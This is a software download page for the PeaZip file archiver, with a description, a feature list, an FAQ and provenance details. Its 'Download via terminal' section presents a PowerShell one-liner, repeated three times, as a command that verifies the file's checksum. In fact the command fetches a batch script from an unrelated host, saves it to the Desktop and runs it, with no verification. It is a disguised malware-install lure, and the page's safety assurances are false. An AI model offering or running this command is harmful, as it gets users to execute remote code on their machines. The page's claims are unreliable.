

PeaZip
by Giorgio Tani
- Version
- 11.3.0
- Size
- 7.1 MB
- Updated
- Publisher
- Giorgio Tani
- Category
- Utilities
- Files
- 1
PeaZip screenshots






About PeaZip
PeaZip is a free, open-source file archiver for Windows, Linux and macOS that serves as a capable alternative to tools like WinRAR and 7-Zip. It can create and extract a wide range of archive formats and brings everything together in a single, portable graphical interface, so you can compress, extract, convert and inspect archives without juggling several utilities.
The program reads and writes many formats, including its own PEA format as well as widely used ones, and can extract from an even longer list of archive types. Beyond basic compression it offers genuinely useful extras: strong encryption with optional two-factor key files, splitting archives into volumes, creating self-extracting packages, verifying file integrity with checksums, and securely deleting files. A built-in file manager lets you browse, search and bookmark locations.
PeaZip is handy for anyone who regularly handles downloads, backups or shared files. Casual users get drag-and-drop compression and a clear right-click menu, while power users benefit from batch operations, scripting-friendly command-line access, and the ability to save complex archiving jobs. Because a portable edition is available, it can run from a USB stick without installation, which is convenient on locked-down or shared machines.
As an open-source project it adds no adware and is free for personal and business use. The interface packs in a lot of options, which can look busy at first, but the common actions, compress and extract, are front and centre, and the advanced capabilities stay out of the way until you need them.
Key features
- Create and extract many archive formats
- Strong encryption with optional key-file two-factor
- Split archives into volumes and make self-extractors
- Checksum verification and secure deletion
- Portable edition and command-line support
Pros
- Free, open source and ad-free
- Broad format support in one tool
- Portable option for restricted machines
Cons
- Interface exposes a lot of options at once
- Native look differs slightly across platforms
System requirements
A Windows, Linux or macOS system. It is lightweight and the portable build needs no installation.
Tips
- Use the portable build on shared or work computers where you cannot install software
- Turn on archive checksums when sending files so recipients can verify integrity
Description from the publisher
Free Zip software and Rar extractor
PeaZip is a free archiver tool. The application provides an unified, natively portable, cross-platform file manager and archive manager GUI for many Open Source technologies like 7-Zip, FreeArc, PAQ, UPX.
Create: 7Z, ARC, Brotl, BZip, GZip, PEA, TAR, WIM, XZ, ZPAQ, ZIP, Zstandard files and more
Open and extract 200+ file types: ACE, CAB, DEB, ISO, RAR, ZIPX and more
Features of PeaZip includes extract, create and convert multiple archives at once, create self-extracting archives (sfx), split files, strong encryption with two factor authentication, encrypted password manager, secure deletion, find duplicate files, calculate hashes, export task definition as command line script.
At a glance
PeaZip is a open source utilities app published by Giorgio Tani (peazip.github.io). Free Zip software and Rar extractor
SOFTGIT offers 1 file for PeaZip covering Windows, macOS, Linux, Cross-platform, BSD/Unix, 7.1 MB in total. The version listed is v11.3.0, last updated on September 26, 2026.
PeaZip belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download PeaZip v11.3.0
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/peazip. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
PeaZip system requirements
- Operating system
- Linux, Cross-platform, BSD/Unix, macOS, Windows
- License
- GNU Library or Lesser General Public License version 3.0 (LGPLv3)
- Written in
- Pascal, C++, Delphi/Kylix, Object Pascal
- Download size
- 6.0 MB (peazip-11.3.0.src.zip)
- Project page
- sourceforge.net/projects/peazip
PeaZip FAQ
Is PeaZip free for commercial use?
Yes. PeaZip is free and open source for both personal and business use.
Can PeaZip open RAR files?
Yes, PeaZip can extract RAR archives, along with a very wide range of other formats.
Does PeaZip support encryption?
Yes. It offers strong encryption and can use an optional key file as a second factor for protecting archives.
Is there a portable version of PeaZip?
Yes. A portable edition runs without installation, useful on USB drives or restricted computers.
What platforms does PeaZip run on?
Windows, Linux and macOS.
Is PeaZip free and open source?
PeaZip is distributed under GNU Library or Lesser General Public License version 3.0 (LGPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does PeaZip support?
SourceForge lists Linux, Cross-platform, BSD/Unix, macOS, Windows for PeaZip.
Where does the PeaZip download come from?
The Download button takes you to the official SourceForge download for PeaZip (sourceforge.net/projects/peazip). SOFTGIT does not modify or re-host the file.
What is PeaZip written in?
SourceForge lists Pascal, C++, Delphi/Kylix, Object Pascal.
Is PeaZip free to download?
Yes. PeaZip is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download PeaZip?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is PeaZip safe to install?
Files are published as received from Giorgio Tani, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does PeaZip support?
The files listed here target Windows, macOS, Linux, Cross-platform, BSD/Unix.
How big is the PeaZip download?
The file is 7.1 MB.
Provenance
- Publisher
- Giorgio Tani
- Source
- peazip.github.io
- Last check
- 1 month ago
- License
- GNU Library or Lesser General Public License version 3.0 (LGPLv3)
- Imported from
- Source: sourceforge.net/projects/peazip
